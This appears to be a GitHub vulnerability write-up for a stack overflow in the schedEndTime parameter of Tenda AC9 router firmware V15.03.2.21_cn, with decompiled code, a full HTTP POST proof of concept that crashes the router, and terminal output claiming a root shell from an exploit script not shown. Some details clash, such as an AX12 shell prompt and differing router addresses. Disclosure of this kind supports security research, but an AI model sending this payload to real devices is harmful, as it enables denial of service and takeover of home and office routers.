fuxianghah add AC9_2 ... on Feb 13 History

..

img	10 months ago
readme.md	10 months ago


readme.md

Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information： https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version



软件升级 ×

当前版本： V15.03.2.21_cn


升级类型： ○ 本地升级 ● 在线升级

当前版本为最新版本，不需要升级


Figure 1 shows the latest firmware Ba of the router

Vulnerability details


At the beginning of the function, the content corresponding to the schedendtime parameter is passed to V20, and then V20 is directly copied to the stack of PTR + 10. There is no size check, so there is a stack overflow vulnerability



```
v14 = 1;
v15 = 1;
v22 = (char *)sub_2B408(a1, (int)"schedWifiEnable", (int)"1");
src = (char *)sub_2B408(a1, (int)"schedStartTime", (int)&unk_CFA74);
v20 = (char *)sub_2B408(a1, (int)"schedEndTime", (int)&unk_CFA74);
nptr = (char *)sub_2B408(a1, (int)"timeType", (int)"0");
s = (char *)sub_2B408(a1, (int)"day", (int)"1,1,1,1,1,1,1");
i = 0;
GetValue("wl.public.enable", dest);
```



```
if ( ptr )
{
  v1 = atoi((const char *)dest) != 0;
  *(_BYTE *)ptr = v1;
  v2 = atoi(v22) != 0;
  *((_BYTE *)ptr + 1) = v2;
  strcpy((char *)ptr + 2, src);
  strcpy((char *)ptr + 10, v20);
  for ( i = 0; i <= 6; ++i )
    *((_BYTE *)ptr + i + 18) = *(&v9 + i) != 0;
  sub_36094(ptr, 0);
  free(ptr);
  v25 = 0;
```



```
if ( ptr )
{
  v1 = atoi((const char *)dest) != 0;
  *(_BYTE *)ptr = v1;
  v2 = atoi(v22) != 0;
  *((_BYTE *)ptr + 1) = v2;
  strcpy((char *)ptr + 2, src);
  strcpy((char *)ptr + 10, v20);
  for ( i = 0; i <= 6; ++i )
    *((_BYTE *)ptr + i + 18) = *(&v9 + i) != 0;
  sub_36094(ptr, 0);
  free(ptr);
  v25 = 0;
}
```

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1602
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/wifi_time.html?random=0.20002645587866297&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcnbf1qw

schedWifiEnable=1&schedStartTime=00%3A00&schedEndTime=01aaaabaaacaaadaaaeaaafaaagaaa
```

The reproduction results are as follows:




Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shel



```
iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12>
```

```
root@AX12:/# ls
bin      files    opt      rom      sys      var
dev      lib      overlay  root     tmp      www
etc      mnt      proc     sbin     usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/#
```